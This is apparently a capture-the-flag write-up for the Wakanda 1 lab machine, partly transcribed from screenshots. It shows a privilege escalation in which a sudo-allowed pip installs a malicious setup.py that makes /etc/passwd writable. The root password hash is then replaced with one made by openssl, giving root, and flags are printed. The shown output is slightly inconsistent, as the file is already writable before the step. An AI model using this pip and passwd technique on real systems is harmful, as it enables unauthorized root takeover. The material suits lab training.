
```
$ ls -lah
total 156K
drwxrwxrwt  7 root   root      4.0K Sep 27 11:04 .
drwxr-xr-x 22 root   root      4.0K Aug  1  2018 ..
drwxrwxrwt  2 root   root      4.0K Sep 27 10:13 .font-unix
drwxrwxrwt  2 root   root      4.0K Sep 27 10:13 .ICE-unix
-rwsr-sr-x  1 devops developer 123K Sep 27 11:04 sh
-rw-r--r--  1 devops developer    4 Sep 27 10:58 test
drwxrwxrwt  2 root   root      4.0K Sep 27 10:13 .Test-unix
drwxrwxrwt  2 root   root      4.0K Sep 27 10:13 .X11-unix
drwxrwxrwt  2 root   root      4.0K Sep 27 10:13 .XIM-unix
$ 
```

~~Flag 2~~




```
$ cat flag2.txt
Flag 2 : d8ce56398c88e1b4d9e5f83e64c79098
$ 
```

Sudo -l as devops, seems like pip can be abused.




```
devops@Wakanda1:/$ sudo -l
Matching Defaults entries for devops on Wakanda1:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User devops may run the following commands on Wakanda1:
    (ALL) NOPASSWD: /usr/bin/pip
devops@Wakanda1:/$ 
```

URL: https://www.hackingarticles.in/linux-for-pentester-pip-privilege-escalation/
Rather than spawning a shell i decide to experiment with making passwd file writable.




```
devops@Wakanda1:/tmp$ ls -l /etc/passwd
-rw-rw-rw- 1 root root 1587 Aug  1  2018 /etc/passwd
devops@Wakanda1:/tmp$ TF=$(mktemp -d)
devops@Wakanda1:/tmp$ echo "import os; os.system('chmod 666 /etc/passwd')" > $TF/setup.py
devops@Wakanda1:/tmp$ sudo pip install $TF
Unpacking ./tmp.7pFoeKacg5
  Running setup.py (path:/tmp/pip-q53aYH-build/setup.py) egg_info for package from file:///tmp/tmp.7pFoeKacg5
Cleaning up...
No files/directories in /tmp/pip-q53aYH-build/pip-egg-info (from PKG-INFO)
Storing debug log for failure in /root/.pip/pip.log
devops@Wakanda1:/tmp$ ls -l /etc/passwd
-rw-rw-rw- 1 root root 1587 Aug  1  2018 /etc/passwd
devops@Wakanda1:/tmp$ 
```

https://www.hackingarticles.in/editing-etc-passwd-file-for-privilege-escalation/
Changed root password to root123




```
devops@Wakanda1:/tmp$ openssl passwd -1 root123
$1$TY7hblEd$XJsPClIap6z/Z3684uFd30
devops@Wakanda1:/tmp$ 
```

Editing /etc/passwd file for root




```
root:$1$TY7hblEd$XJsPClIap6z/Z3684uFd30:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
```

We got root!



```
devops@Wakanda1:/tmp$ su root
Password:
root@Wakanda1:/tmp# 
```

~~Root flag~~



```
root@Wakanda1:~# cat root.txt
 _    _.--.____.--._
( )=.-":;:;:;;':;:;:;"-._
 \\\:;:;:;:;:;;:;::;:;:;:\
  \\\:;:;:;:;:;;:;:;:;:;:;\
   \\\:;::;:;:;:;:;::;:;:;:\
    \\\:;:;:;:;:;;:;::;:;:;:\
     \\\:;::;:;:;:;:;::;:;:;:\
      \\\;;:;:_:--:_:_:--:_;:;\
       \\\_.-"             "-._\
        \\
         \\
          \\
           \\ Wakanda 1 - by @xMagass
            \\
             \\


Congratulations You are Root!

821ae63dbe0c573eff8b69d451fb21bc

root@Wakanda1:~# █
```